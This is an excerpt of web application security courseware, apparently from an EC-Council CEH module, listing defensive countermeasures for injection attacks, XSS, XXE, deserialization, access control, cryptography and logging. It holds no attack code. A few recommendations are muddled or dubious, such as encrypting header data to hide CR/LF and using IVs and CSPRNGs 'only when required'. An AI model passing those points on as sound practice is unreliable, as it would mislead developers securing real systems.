- Use secure methods to construct file paths, avoiding concatenation of user inputs with file paths.
- Implement file size limits to prevent denial-of-service (DoS) attacks by uploading excessively large files. Validate the file size both on the client side and the server side.
- Use antivirus or anti-malware scanners to check uploaded files for malicious content. Integrate these scanners into the file upload handling process.
- **Server-Side JS Injection**
 - Ensure that user inputs are strictly validated on the server side before processing.
 - Sanitize inputs to remove or escape characters that can be used in JS injection (e.g., <, >, &, |, ;).
 - Avoid using the eval() function to parse the user input.
 - Never use commands having identical effects, such as setTimeout(), setInterval(), and Function().
 - Use JSON.parse() instead of eval() to parse the JSON input.
 - Make sure to include "use strict" at the beginning of the function to enable the strict mode inside the function scope.
 - Ensure that only short alphanumeric strings are accepted as user input.
 - Do not use code serialization.
 - Use context-sensitive escaping features in template engines.
 - Execute user-supplied code in a sandboxed environment, isolated from the server's execution environment and sensitive data.
 - Use parameterized queries or prepared statements to avoid injecting JS code into SQL queries.
 - Implement CSP headers to restrict sources from which scripts can be loaded and executed.
 - Properly escape and encode data before inserting it into JavaScript contexts.
 - Use libraries or built-in functions to escape characters that can break out of the context and execute unintended code.
 - Disable or limit the use of potentially dangerous features in the server-side environment, such as inline scripts or dynamic code evaluation.

- **Server-Side Include Injection**

- Validate the user input and ensure that it does not include characters used in SSI directives.
- Apply HTML encoding to the user input before executing it in the web pages.
- Ensure that directives are confined only to the web pages where they are required.
- Avoid using pages with file name extensions such as .stm, .shtm, and .shtml to prevent attacks.
- Implement SUExec for the execution of pages as the file owner.
- Configure the global access.conf file using OPTIONS IncludesNOEXEC to restrict the execution of SSI inside the directories.
- Limit the use of SSI directives to only trusted and necessary parts of the application.
- Configure the server to disallow SSI directives in user-controlled content or inputs.
- Properly escape any user inputs that might be included in SSI directives. Remove or encode characters such as <!--#, which are used to initiate SSI directives.

- **Server-Side Template Injection**

- Do not create templates from user inputs or pass user inputs as parameters into the templates.
- Review the template engine's documentation for hardening tips.
- Execute the template inside a sandboxed environment.
- Utilize security features provided by the template engine, such as sandboxing or limited execution contexts. Example in Jinja2 (Python):

```
from jinja2.sandbox import SandboxedEnvironment
env = SandboxedEnvironment()
```
- Consider loading static template files wherever possible.
- Ensure that dynamic data are passed to a template using the template engine's built-in functionality.
- Use predefined payloads along with in-built template expressions to examine the server responses periodically.
- Ensure that the template strings and variables are never combined.
- Properly escape user inputs before including them in templates to prevent injection. Use built-in template engine functions or libraries to handle escaping.
- Use template engines that automatically escape user inputs and provide security features to prevent injection. Examples include Jinja2 for Python, Handlebars for JavaScript, and Thymeleaf for Java.

- Avoid using template engines that support dynamic code execution or disable such features if not needed.
- Refrain from using constructs that allow execution of arbitrary code within templates.
- Apply contextual encoding to user inputs based on where they will be used in the template (e.g., HTML, JavaScript, URL).
- Use the appropriate encoding functions provided by the template engine.
- Harden the configuration of the template engine to minimize the risk of SSTI.
- Disable features that allow direct execution of code within templates if not required.
- **Log Injection**
 - Pass log codes instead of messages through parameters.
 - Use correct error codes and easily recognizable error messages.
 - Avoid using API calls to log actions due to their visibility in browser network calls.
 - Make sure to pass user IDs or publicly non-identifiable inputs as the parameters at logging endpoints.
 - Validate inputs at both the server side and the client side and sanitize and replace the malicious characters.
 - Examine the application carefully for any vulnerabilities that are used to render logs.
 - Separate legitimate and fake log entries by using a prefix for every log entry with additional metadata.
 - Restrict access to log files to authorized personnel only.
 - Use file permissions and access control lists (ACLs) to protect log files from unauthorized access and modification.
 - Control execution flow by using proper synchronization.
 - Scan log injection vulnerabilities proactively with static analysis tools.
 - Avoid viewing logs with tools having the ability to interpret control characters within a file.
 - Use structured formats such as JSON or XML for logging. These formats make it harder to inject malicious content.
 - Implement regular expressions to detect and block potentially harmful sequences in log entries, such as script tags or SQL code.
 - Continuously monitor log files for signs of tampering or unusual entries.
 - Use logging libraries to automatically handle input sanitization.
 - Encrypt log files or log messages to protect sensitive information from being exposed.

- Implement log rotation to manage log file sizes and ensure old logs are archived.
- Use cryptographic checksums or hashes to verify the integrity of log files and detect tampering.
- Use well-established logging libraries that provide built-in mechanisms for escaping and sanitizing log entries. Examples include Log4j for Java, Winston for Node.js, and the logging module for Python.
- Use centralized logging solutions to aggregate logs from multiple sources and provide a unified view of log data.
- **HTML Injection**
 - Validate all the user inputs to remove the HTML-syntax substrings from user-supplied text.
 - Check the inputs for unwanted script or HTML code such as <script></script>, <html></html>.
 - Employ security solutions that avoid false positives and detect possible injections.
 - Ensure that user outputs are also encoded, examined, and validated along with user inputs by maintaining a complete data validation process.
 - Educate the developer teams along with the security teams regarding the most prevalent HTML injection attacks and its preventive measures.
 - Enable the HttpOnly flag on the server side to ensure that all the cookies generated by the application are not available to the client user.
 - Use safe DOM manipulation techniques and libraries (e.g., jQuery's .text() instead of .html()) to dynamically update HTML content.
 - Remove or escape any potentially dangerous characters from user inputs, such as <, >, &, ", and '.
 - Utilize libraries specifically designed for input sanitization, such as OWASP Java HTML Sanitizer or DOMPurify for JavaScript.
 - Use template engines that automatically escape user inputs to prevent HTML injection. Examples include Handlebars for JavaScript, Thymeleaf for Java, and Jinja2 for Python.
 - Avoid dynamically generating or manipulating HTML with user inputs directly within the code.
 - Use safe methods provided by the framework or library to update the DOM.
 - Configure the web server to enforce strict MIME type checking to prevent the browser from interpreting files as HTML if they are not intended to be.

- **CRLF Injection**

- Use any function to encode CRLF special characters and avoid using the user input in the response headers.
- Replace instances of %0d and %0a in URL-encoded data, and \r and \n in standard input.
- Update the version of the programming language that disallows the injection of CR (carriage return) and LF (line feed) characters.
- Rewrite the code so that the user's content is not directly used in the HTTP stream.
- Check and remove any newline strings in the content before passing it to the HTTP header.
- Encrypt the data that is passed to the HTTP headers to hide the CR and LF codes.
- Disable unwanted headers.
- Configure XSSUrlFilter in the web application to prevent CRLF injection attacks.
- Utilize tools such as htmlcleaner (<http://htmlcleaner.sourceforge.net>) to remove script tags and defend against CRLF injection attacks.
- Utilize safe APIs and libraries for handling HTTP responses to prevent unintentional injection of CRLF sequences.
- Ensure all user inputs conform to expected formats and types. Use whitelisting to allow only acceptable input values.
- Use language-specific libraries and functions to set HTTP headers, ensuring that they properly handle CRLF characters.
- Do not directly include user inputs in HTTP headers. Validate and sanitize any data that must be included.
- Properly escape CRLF characters when including user inputs in logs, HTTP headers, or any other context where CRLF could be interpreted as a command separator.
- Leverage security features provided by web frameworks that automatically handle header setting and prevent injection. Examples include Django for Python and Spring for Java.

- **XSS Attacks**

XSS is another type of input validation attacks that target the flawed input validation mechanism of web applications for the purpose of malicious activities. Attackers embed a malicious script into web application input gates, which allows them to bypass the security measures imposed by the applications.

Some countermeasures against XSS attacks are as follows:

- Validate all headers, cookies, query strings, form fields, and hidden fields (i.e., all parameters) against a rigorous specification.

- Use testing tools extensively during the design phase to eliminate such XSS holes in the application before it goes into use.
- Use a web application firewall to block the execution of a malicious script.
- Convert all non-alphanumeric characters into HTML character entities before displaying the user input in search engines and forums.
- Encode the input and output and filter metacharacters in the input.
- Check the website's URL thoroughly even if it has HTTPS.
- Filtering the script output can also defeat XSS vulnerabilities by preventing them from being transmitted to users.
- Deploy public key infrastructure (PKI) for authentication, which checks to ascertain that the script introduced is actually authenticated.
- Implement a stringent security policy.
- Web servers, application servers, and web application environments are vulnerable to cross-site scripting. It is difficult to identify and remove XSS flaws from web applications. The best way to find flaws is to perform a security review of the code and search in all the places where the input from an HTTP request comes as an output through HTML.
- Attacker uses a variety of HTML tags to transmit a malicious JavaScript. Nessus, Nikto, and other tools can help to some extent in scanning websites for these flaws. If the scanning discovers a vulnerability in a website, it is highly likely to be vulnerable to other attacks.
- Review the website code to defend against XSS attacks. Check the robustness of the code by reviewing it and comparing it against exact specifications. Check the following areas: headers, cookies, query string form fields, and hidden fields. During the validation process, there must be no attempt to recognize the active content, either by removing the filter or by sanitizing it.
- There are many ways to encode known filters for active content. A "positive security policy" is highly recommended, which specifies what is allowed and what must be removed. Negative or attack signature-based policies are difficult to maintain, as they are incomplete.
- Input fields should be limited to a maximum size since most script attacks need several characters to initiate.
- Implement Content Security Policy (CSP) to prevent the browser from executing XSS attacks.
- Escape untrusted HTTP request data built on the context in the HTML output to resolve Reflected and Stored XSS vulnerabilities.
- Employ context-sensitive encoding when altering the browser document on the client side, which acts against the DOM-XSS.

- o Use session IDs and timestamps to prevent attackers from accessing client account information using session cookies.
- o Employ automated VAPT tools during the source-code development phase of a web application to ensure that the application is free of known vulnerabilities.
- o Use browsers that are capable of in-built security filtering from the client side to obstruct the execution of malicious scripts.
- o Deploy WAFs or anti-XSS filters to automatically detect and block malicious XSS payloads.
- o Utilize safe DOM manipulation techniques and libraries to dynamically update HTML content without introducing XSS vulnerabilities.
- o Encode data before displaying it on a web page to prevent it from being interpreted as executable code.
- o Use appropriate encoding based on the context where the data will be inserted, such as HTML, JavaScript, CSS, or URL encoding. For example, in Java:

```
String safeInput = StringEscapeUtils.escapeHtml4(userInput);
```
- o Use frameworks and libraries that automatically handle escaping and sanitization. Examples include Django for Python, Ruby on Rails for Ruby, and React for JavaScript.
- o Avoid using inline JavaScript, inline event handlers, and eval() to minimize the risk of script injection. Use external scripts and event listeners instead.
- o Apply appropriate encoding based on the context where user data will be placed:
 - HTML: Use HTML entity encoding.
 - JavaScript: Use JavaScript escaping.
 - URL: Use URL encoding.
 - CSS: Use CSS escaping.

03 - Module M | Hacking Web Applications

EC-Council C|EH®

Web Application Attack Countermeasures

Broken Access Control

- Perform **access-control checks** before redirecting the authorized user to the requested resource
- Avoid using **insecure IDs** to prevent attackers from guessing them
- Provide a **session timeout mechanism**
- Limit file permissions to authorized users to prevent misuse

Insecure Design

- Implement a **threat modelling system** to recognize potential threats before they are exploited
- Implement a **secure development life cycle** for the development of applications according to security standards
- Perform application **reliability checks** periodically at each stage of development

Cryptographic Failures/ Sensitive Data Exposure

- Do not create or use **weak cryptographic algorithms**
- Generate **encryption keys** offline and store them securely
- Ensure sensitive data is encrypted using strong encryption algorithms such as **AES-256** for symmetric encryption and **RSA-2048** for asymmetric encryption

Security Misconfiguration

- Configure all **security mechanisms** and disable all unused services
- Setup roles, permissions, and accounts and disable all **default accounts** or change their default passwords
- Segregate development, testing, and production environments to minimize risk

Source: EC-Council, Certified Ethical Hacker, Version 8.0, © 2018 EC-Council. All rights reserved. Reproduction in whole or in part without written permission is prohibited.

04 - Module M | Hacking Web Applications

EC-Council C|EH®

Web Application Attack Countermeasures (Cont'd)

XML External Entity

- Avoid processing XML input containing a reference to an external entity by a weakly configured XML parser
- The **XML unmarshaller** should be configured securely
- Parse the document with a securely configured parser
- Configure the XML processor to use local static DTD and disable any declared DTD included in an XML document

Vulnerable and Outdated Components

- Regularly check the versions of both client-side and server-side components as well as their dependences
- Continuously monitor sources such as the **National Vulnerability Database (NVD)** for vulnerabilities in the components used
- Apply security patches regularly
- Scan the components with **security scanners** frequently
- Use **dependency management tools** that automatically track and update dependencies

Identification and Authentication Failures

- Use **SSL** for authenticated parts of the application
- Verify whether all the users' identities and credentials are stored in a **hashed form**
- Implement identity and access management (IAM) and enforce secure password policies
- Use a **secure platform session manager** to generate long, random session identifiers
- Implement **rate limiting** to restrict the number of login attempts from a single IP address

Source: EC-Council, Certified Ethical Hacker, Version 8.0, © 2018 EC-Council. All rights reserved. Reproduction in whole or in part without written permission is prohibited.

09 - Module M | Hacking Web Applications

EC-Council C|EH®

Web Application Attack Countermeasures (Cont'd)

Software and Data Integrity Failures

- Enforce **digital signatures** to test the integrity of the source and data
- Check the software components for known vulnerabilities using **supply-chain security tools** such as OWASP Dependency Check.
- Implement **rate limiting** to restrict the number of login attempts from a single IP address

Security Logging and Monitoring Failures

- Define the scope of assets covered in log monitoring to include business-critical areas
- Setup a minimum baseline for logging and ensure that it is followed for all assets.
- Ensure that logs are logged with user context so that they are traceable to specific users

Insecure Deserialization

- Validate untrusted input that is to be serialized to ensure that serialized data contain only trusted classes
- Avoid serialization for **security-sensitive classes**
- Use **libraries and APIs** that provide secure deserialization features
- Use **object whitelisting** to restrict deserialization to a set of allowed classes or types

Server-Side Request Forgery Attacks

- Ensure **URL stability** for the prevention of DNS rebinding and TOCTOU attacks
- Implement the **segregation of access** functionality for the remote resources into distinct networks.
- Enable the policy of "deny by default"

© 2014 EC-Council. All Rights Reserved. Reproduction in whole or in part without written permission is prohibited.

09 - Module M | Hacking Web Applications

EC-Council C|EH®

Web Application Attack Countermeasures (Cont'd)

Directory Traversal

- Define access rights to the protected areas of the website
- Apply **checks/baitfiles** that prevent the exploitation of vulnerabilities such as Unicode to-affect the directory traversal
- Remove or encode characters that can be used in directory traversal

Unvalidated Redirects and Forwards

- Avoid using redirects and forwards
- If destination parameters cannot be avoided, ensure that the supplied value is valid and authorized for the user

Watering Hole Attack

- Regularly apply software patches to remove any vulnerabilities
- Monitor network traffic
- Secure the DNS server to prevent attackers from redirecting the site
- Analyze user behavior
- Inspect popular websites

© 2014 EC-Council. All Rights Reserved. Reproduction in whole or in part without written permission is prohibited.

Web Application Attack Countermeasures (Cont'd)

Cross-Site Request Forgery

- Generate unique CSRF tokens for each user session and include them in forms and state-changing requests
- Check the HTTP referer header and when processing a POST, ignore URL parameters
- Use the **SameSite** attribute for cookies to prevent them from being sent with cross-site requests

Cookie/Session Poisoning

- Do not store plain text or weakly encrypted password in a cookie
- Implement timeout limits for cookies
- Ensure cookies are only sent over HTTPS by setting the **Secure** attribute
- Use long, random session IDs to prevent prediction and guessing

Web Service Attack

- Configure WSDL Access Control Permissions to grant or deny access to any type of WSDL-based SOAP messages
- Use document-centric authentication credentials that use SAML
- Use multiple security credentials such as X.509 Cert, SAML assertions and WS-Security
- Deploy web services-capable firewalls that include SOAP and ISAPI level filtering
- Configure Intrusion Detection Systems for anomaly and signature detection for web services

Web Application Attack Countermeasures (Cont'd)

Clickjacking Attack

- Use a server-side method such as **X-Frame-Options** header and use its options DENY, SAMEORIGIN, ALLOW-FROM URI
- Never use client-side methods such as Framebusting or Framebreaking
- Use the **Content-Security-Policy** (CSP) HTTP header

JavaScript Hijacking

- Use `.innerText` rather than `.innerHTML` in JavaScript to encode the text
- Avoid using the eval function
- Use the encoding library to safeguard the attributes and data elements
- Make sure to return JSON with an object externally

Username Enumeration

- Ensure that inputs that include user identifiers produce outputs containing only generic error messages
- Use randomly generated data for usernames instead of sequential numbers
- Use CAPTCHA for all pages that accept input to prevent automatic data collection

Attack on Password Reset Mechanism

- Perform proper validation of random tokens and email links
- Ensures all password reset URLs are used only once and set an expiry time limit
- Avoid automated requests through programs and enforce human checks using the CAPTCHA

Web Application Attack Countermeasures

Broken Access Control

- o Perform access-control checks before redirecting the authorized user to the requested resource.
- o Avoid using insecure IDs to prevent the attacker from guessing them.

- o Provide a session timeout mechanism.
- o Limit file permissions to authorized users to prevent misuse.
- o Regularly review and update user roles and permissions.
- o Avoid client-side caching mechanisms.
- o Remove session tokens on the server side on user logout.
- o Ensure that minimum privileges are assigned to users to perform only essential actions.
- o Enforce access control mechanisms once and re-use them throughout the application.
- o Implement deny by default, except for public resources.
- o Enforce model access control that registers ownership instead of allowing the user to modify the record.
- o Ensure that unauthorized access attempts are properly logged and monitored.
- o Perform regular audits and tests on the access controls to discover flaws and ensure that the controls are working as expected.
- o Ensure that only server-side authentication is trusted because the same controls are implemented for all the applications, users, and services.
- o Enable role-based access control (RBAC) to enhance compliance.
- o Use ABAC to evaluate access permissions based on attributes of the user, resource, and environment.
- o Ensure that the web roots do not contain any metadata or backup files.
- o Invalidate stateful session identifiers on the server after the user logs out.
- o Restrict the use of the cross-origin resource sharing (CORS) protocol.
- o Apply security headers such as CSP and X-Frame-Options to address web security risks.
- o Implement multi-factor authentication (MFA) for accessing sensitive resources to provide an additional layer of security.

▪ **Cryptographic Failures/Sensitive Data Exposure**

Many web applications do not properly protect sensitive data such as credit card numbers, SSNs, and authentication credentials with appropriate encryption or hashing. Attackers may steal or modify such weakly protected data to conduct identity theft, credit card fraud, or other crimes.

Some countermeasures against cryptographic failures/sensitive data exposure attacks are as follows:

- o Do not create or use weak cryptographic algorithms.

- Generate encryption keys offline and store them securely.
- Ensure that encrypted data stored on the disk is not easy to decrypt.
- Use AES encryption for stored data and use TLS with HSTS (HTTP Strict Transport Security) for incoming traffic.
- Ensure sensitive data is encrypted using strong encryption algorithms such as AES-256 for symmetric encryption and RSA-2048 for asymmetric encryption.
- Classify the data processed, stored, or transmitted by an application and apply controls accordingly.
- Use PCI DSS compliant tokenization or truncation to remove the data soon after its requirement.
- Use proper key management and ensure that all the keys are in place.
- Store cryptographic keys securely using hardware security modules (HSMs) or key management services (KMS).
- Rotate keys regularly and implement policies for key generation, distribution, and destruction.
- Encrypt all the data in transit using TLS with Perfect Forward Secrecy (PFS) ciphers.
- Disable caching techniques for requests that contain sensitive information.
- Avoid the storage of unused vital data on the storage space to avoid exposure.
- Store sensitive data in encrypted databases or file systems. Use database encryption features provided by modern DBMS such as MySQL, PostgreSQL, and SQL Server.
- Employ a well-crafted distinct algorithm for the security of password storage.
- Disable the auto-filling option for highly sensitive data forms.
- Employ WAF security for an additional layer of protection along with data masking and customized rules for confidential data access at the client side.
- Avoid the use of APIs that call for excessive data exposure by using global JSON payloads.
- Use strong, one-way hashing algorithms such as bcrypt, scrypt, or Argon2 to hash passwords.
- Use IVs and CSPRNG only when they are required to be implemented.
- Avoid using outdated hashing functions and padding techniques such as MD5, SHA-1, PKCS v1, and PKCS v1.5.
- Use authenticated encryption techniques while encrypting the stored data to achieve both confidentiality and data integrity.
- Ensure that cryptographic libraries and frameworks are up-to-date to protect against known vulnerabilities.

- Insecure Design

- Threat modelling:

- Implement a threat modeling system to detect potential threats before they are exploited. A threat modeling system scrutinizes the security and privacy requirements of an application during its development.
 - Perform periodical assessments for every module and feature to be added in the application.
 - Design tests for flow validation and verification to defend against the listed threats.
 - Conduct threat modeling early in the design phase to identify potential threats and vulnerabilities.
 - Use tools such as Microsoft Threat Modeling Tool or OWASP Threat Dragon.

- Security requirements definition:

- Define clear security requirements based on industry standards and best practices.
 - Ensure these requirements are integrated into the design specifications.

- Secure design:

- Implement secure design that can help in maintaining proper security in the application through automated evaluation and testing for potential threats.
 - Ensure that the application has been verified for errors. The estimations should be analyzed and recorded. Based on the recorded estimations, appropriate measures should be implemented.
 - Follow security design principles such as:
 - Least privilege: Ensure users and processes operate with the minimum privileges necessary.
 - Defense in depth: Implement multiple layers of security controls.
 - Fail securely: Ensure the system remains secure even when errors occur.
 - Secure by default: Default settings should be secure out of the box.
 - Minimize attack surface: Reduce the number of entry points and potential attack vectors.

- Secure development life cycle:

- Implement a secure development life cycle, which helps in meeting the client requirements and developing applications according to security standards.

- Ensure that the development and security teams maintain healthy communication during the development of the application to implement security- and privacy-related controls for the application.
- Integrate security into every phase of the development lifecycle, from planning and design to testing and maintenance.
- Use frameworks such as Microsoft's Secure Development Lifecycle (SDL) or OWASP's Software Assurance Maturity Model (SAMM).
- **Architectural risk analysis:**
 - Perform an architectural risk analysis to identify and address security risks associated with the design.
 - Use techniques such as attack surface analysis and threat assessment.

Some additional countermeasures against insecure design issues are as follows:

- Perform application reliability checks periodically at each stage of development.
- Employ limited privileged resource access depending on the application or service.
- Differentiate the list of user accessibility scenarios into two categories based on the use and misuse cases.
- Implement security controls layer-wise starting from the network to the system.
- Categorize the application users based on their authorization and access levels.
- Perform attack vector identification using all the security and access controls and business risk profiling.
- Utilize well-established security patterns and best practices for common design issues. Refer to resources such as the OWASP Security Knowledge Framework or the SEI CERT Coding Standards.
- **Security Misconfiguration**

Security misconfiguration makes web applications potentially vulnerable and may provide attackers with access to them as well as to files and other application-controlling functions. Insufficient transport layer protection allows attackers to obtain unauthorized access to sensitive information as well as to perform attacks such as account theft, phishing, and compromising admin accounts. Encrypt all communications between the website and client to prevent attacks due to insufficient transport layer protection.

Some countermeasures against security misconfiguration attacks are as follows:

- Configure all security mechanisms and disable all unused services.
- Setup roles, permissions, and accounts and disable all default accounts or change their default passwords.
- Scan for the latest security vulnerabilities and apply the latest security patches.

- Non-SSL requests to web pages should be redirected to the SSL page.
 - Set the 'secure' flag on all sensitive cookies.
 - Configure the SSL provider to support only strong algorithms.
 - Ensure that the certificate is valid and not expired, and that it matches all domains used by the site.
 - Backend and other connections should also use SSL or other encryption technologies.
 - Use different credentials for each of phase such as development, testing, and production.
 - Do not add unnecessary features, components, samples, and frameworks to the application.
 - Segment the application architecture to provide individual security for each component and tenant.
 - Implement an automated process for checking configuration and settings effectiveness in all phases.
 - Configure systems and applications to run with the minimum privileges necessary to perform their tasks.
 - Segregate development, testing, and production environments to minimize risk.
 - Use network segmentation to isolate sensitive systems from less secure environments.
 - Ensure that management interfaces (e.g., admin panels, dashboards) are not exposed to the public Internet.
 - Use multi-factor authentication (MFA) and strong passwords for accessing management interfaces. Restrict access to management interfaces based on IP addresses.
 - Use configuration management tools such as Ansible, Puppet, or Chef to automate and enforce secure configurations.
 - Maintain version control for configuration files to track changes and ensure consistency.
 - Apply security hardening guidelines and benchmarks such as CIS (Center for Internet Security) Benchmarks and NIST (National Institute of Standards and Technology) guidelines.
- **XML External Entity**
- Avoid processing XML input containing a reference to external entity by a weakly configured XML parser.
 - The XML unmarshaller should be configured securely.

- Parse the document with a securely configured parser.
 - Configure the XML processor to use local static DTD and disable any declared DTD included in an XML document.
 - Implement whitelisting, input validation, sanitation, and filtering techniques to prevent hostile data within the XML documents.
 - Update and patch the latest XML processors and libraries .
 - Ensure that the XML/XLS file upload function validates the XML using XSD validation.
 - Employ security tools such as API security gateways, interactive application security testing (IAST) tools, and web application firewalls (WAFs) to identify and stop XXE attacks.
 - Monitor the execution flow of applications by placing checkpoints in the source code to detect and block XML processing.
 - Use application server instrumentation (ASI) to monitor execution flow at run time.
 - Use libraries and parsers that are known to be secure and have XXE protection enabled by default.
 - Perform regular security audits and code reviews to identify and fix potential XXE vulnerabilities.
 - Limit the size and complexity of XML documents to prevent denial-of-service attacks.
 - Set limits on the number of entities, depth of nested entities, and overall size of the XML input.
 - Employ an XML security gateway to inspect and filter XML traffic, preventing malicious payloads from reaching your application.
 - Ensure that the XML parser is configured to use secure parsing features.
 - Log all XML parsing activities and monitor logs for unusual patterns that could indicate attempted XXE attacks.
- **Vulnerable and Outdated Components/Using Components with Known Vulnerabilities**
 - Regularly check the versions of both client-side and server-side components as well as their dependencies.
 - Continuously monitor sources such as the National Vulnerability Database (NVD) for vulnerabilities in the components used.
 - Apply security patches regularly.
 - Scan the components with security scanners frequently.
 - Enforce security policies and best practices for component use.
 - Review all the dependencies including transitive dependencies and ensure that they are not vulnerable.

- Use dependency management tools that automatically track and update dependencies. Tools such as npm for Node.js, pip for Python, Maven for Java, and Composer for PHP can help manage dependencies and keep them up-to-date.
 - Check for unnecessary dependencies, components, and files and remove them.
 - Maintain a regular inventory of the versions of both client-side and server-side components regularly.
 - Obtain components from official sources and accept only signed packages.
 - Download and use components from trusted and verified repositories.
 - Use software composition analysis (SCA) processes to inspect source code and monitor open-source vulnerabilities and restrictions. Tools such as OWASP Dependency-Check, Snyk, Black Duck, and WhiteSource can scan the project for known vulnerabilities.
 - Check updates for subcomponents along with the main components.
 - Wrap up the required components with security wrappers to safeguard any vulnerable aspects of those components.
 - Implement a robust patch management process to ensure timely application of security patches and updates.
 - Use semantic versioning to clearly indicate backward-incompatible changes, backward-compatible new features, and backward-compatible bug fixes.
 - Use version control systems (e.g., Git) to manage and track changes to your codebase and dependencies.
 - Isolate third-party components in containers or sandboxes to limit the impact of potential vulnerabilities. Use tools such as Docker to create isolated environments for running and testing third-party components.
 - Configure components to run with the minimum necessary permissions to reduce the impact of a compromised component.
 - Maintain an up-to-date inventory of all third-party and open-source components used in the application. Document the version, source, and purpose of each component to facilitate easy tracking and updates.
- **Identification and Authentication Failures/Broken Authentication and Session Management**

Flaws in authentication and session management application functions allow attackers to gain passwords, keys, and session tokens or exploit other implementation vulnerabilities to gain other users' credentials.

Session cookies are destined for client IPs by delivering a validation cookie, which includes a cryptographic token that verifies that the client IP is the one to which the

session token was issued. Therefore, to perform the session attack, the attacker must steal the IP address of the target user.

Some countermeasures against broken authentication and session management attacks are as follows:

- o Use SSL for all authenticated parts of the application.
- o Verify whether all the users' identities and credentials are stored in a hashed form.
- o Implement identity and access management (IAM) and enforce secure password policies to strengthen user account passwords.
- o Apply pass phrasing with at least five random words.
- o Limit the login attempts and lock the account for a specific period after a certain number of failed attempts.
- o Use a secure platform session manager to generate long, random session identifiers for secure session development.
- o Implement multi-factor authentication mechanisms to prevent guessing, credential stuffing, and brute-forcing.
- o Make sure to secure passwords with a cryptographic password hash algorithm or tools such as bcrypt, scrypt, or Argon2.
- o Make sure to check weak passwords against a list of the top bad passwords .
- o Log authentication failures and send alerts whenever probable attacks are detected.
- o Check URLs for insecure information such as session IDs while sharing the URLs to avoid URL rewriting attacks.
- o Use proper session management procedures for login and logout actions and ensure that the session value is invalid after logging out.
- o Ensure that API gateways, credential recovery, and registration security are enhanced against enumeration attacks.
- o Login failure response should not display which part of the credential is incorrect and simply respond with an "invalid username and/or password" message..
- o Implement rate limiting to restrict the number of login attempts from a single IP address.
- o Use CAPTCHA to prevent automated login attempts.
- o Use industry-standard protocols such as OAuth 2.0 and OpenID Connect for secure authentication and authorization.
- o Use secure mechanisms for password reset, such as sending a unique, time-limited token to the user's registered email.
- o Log authentication attempts, including successful and failed login attempts, account lockouts, and password changes.
- o Monitor logs for suspicious activity and set up alerts for potential security incidents.

- **Software and Data Integrity Failures**

- Enforce digital signatures or related techniques to test the integrity of the source and software and data.
- Make sure that libraries and dependencies such as npm or Maven are sourced from trusted repositories.
- Check the software components for known vulnerabilities using supply-chain security tools such as OWASP Dependency Check or OWASP CycloneDX.
- Regularly audit the software code and configuration to reduce the likelihood of introducing malicious code into the software pipeline.
- Implement appropriate isolation, configuration, and access control for the data flowing through the build and deploy processes of the CI/CD pipeline.
- Use checksums (e.g., SHA-256) to verify the integrity of files, software packages, and data.
- Implement automated verification of checksums before installation or execution.
- Distribute software updates over secure channels (e.g., HTTPS) to prevent tampering. Ensure that updates are signed and verified before applying them.
- Ensure that the build environment is secure and isolated from development and production environments.
- Implement automated testing to detect unauthorized changes or vulnerabilities introduced during the build process.
- Use database integrity checks and constraints to ensure data consistency and integrity.
- Implement regular backups and secure storage of backup data. Ensure that backup data can be restored without integrity issues.
- Implement a zero-trust architecture that continuously verifies the integrity of software and data at every access point.
- Use micro-segmentation to isolate and protect critical data and systems from unauthorized access.

- **Insecure Deserialization**

- Validate untrusted input that is to be serialized to ensure that serialized data contains only trusted classes.
- The deserialization of trusted data must cross a trust boundary.
- Developers must redo the architecture of their applications.
- Avoid serialization for security-sensitive classes.
- Guard sensitive data during deserialization.

- Filter untrusted serial data.
 - Enforce duplicate security manager checks in a class during serialization and deserialization.
 - Understand the security permissions given to serialization and deserialization.
 - Implement integrity checks or encryption of the serialized objects to prevent data modification or hostile object creation.
 - Isolate code that deserializes so that it runs in very-low-privileged environments.
 - Log the deserialization exceptions and failures so that the incoming type is not the same as the expected type; otherwise, it throws an exception.
 - Check and limit the network activity to and from containers and servers that perform deserialization.
 - Monitor the process of deserialization to detect constant deserialization by a user.
 - Avoid the deserialization of domain objects.
 - Always perform integrity checks before starting deserialization.
 - Avoid using serialization and deserialization when not necessary. Instead, use safer data interchange formats such as JSON or XML.
 - Use libraries and APIs that provide secure deserialization features or avoid deserialization vulnerabilities.
 - Use object whitelisting to restrict deserialization to a set of allowed classes or types.
 - Ensure that classes used during deserialization do not have dangerous methods such as __wakeup, __destruct, or __invoke in PHP.
 - Avoid executing any code during object construction and deserialization.
 - Use serialization frameworks that have built-in security features to prevent insecure deserialization. For example, in Java, consider using Kryo.
- **Security Logging and Monitoring Failures/Insufficient Logging and Monitoring**
 - Define the scope of assets covered in log monitoring to include business-critical areas.
 - Setup a minimum baseline for logging and ensure that it is followed for all assets.
 - Ensure that logs are logged with user context so that they are traceable to specific users.
 - Ascertain what to log and what log to look for through proactive incident identification.
 - Perform sanitization on all event data to prevent log injection attacks.
 - Ensure all logins, access control failures, and input validation failures can be logged with the necessary user context to identify suspicious accounts.

- o Make sure that high-value transactions consist of an audit trail with integrity controls to prevent tampering of the databases such as append-only database tables.
- o Maintain secured backup servers for storing log files as a backup recovery plan.
- o Employ a time synchronization model for networks to maintain synchronized event logging in real-time analysis.
- o Analyze suspicious activities such as strange device shutdown, restarting, and logging.
- o Include partial or nearly failed calls, such as the 403 Forbidden error, or any type of user input validation errors into the checklist during log monitoring.
- o Employ the latest technologies such as AI-powered log monitoring and abnormality detection and IDS/IPS for improving the monitoring and management of log events.
- o Ensure that all the log files produced must be in global formats to facilitate synchronization with all types of log management systems.
- o Secure the log files by encoding them during transmission to ensure that the log files are protected from injection and MITM attacks.
- o Implement granular logging to capture detailed information about user activities and system operations.
- o Use centralized logging systems to aggregate logs from multiple sources for easier management and analysis.
- o Implement log management tools such as ELK Stack (Elasticsearch, Logstash, Kibana), Splunk, or Graylog.
- o Store logs in a secure location to prevent unauthorized access and tampering.
- o Implement strict access controls to ensure that only authorized personnel can view or modify logs.
- o Implement log rotation and retention policies to manage log size and ensure that logs are available for a sufficient period for analysis.
- o Implement real-time monitoring of logs to detect and respond to security incidents promptly.
- o Use tools to correlate log data from different sources to identify patterns and potential security incidents.
- o Develop and enforce a logging policy that outlines what events should be logged, how logs should be managed, and who is responsible for reviewing them.

- **Server-Side Request Forgery Attacks**

- Ensure that any URLs or IP addresses provided by users are strictly validated and sanitized. Only allow URLs that match a predefined whitelist or a specific pattern.
- Enable authentication and sanitization for all the client-side data.
- Permit the URL schemas such as *https://* used by the application and restrict the unused ones.
- Ensure that no raw response is sent to the client side.
- Configure HTTP clients to disallow automatic redirects for server-initiated requests.
- Set appropriate headers to limit the type and size of responses to minimize the risk of data exfiltration.
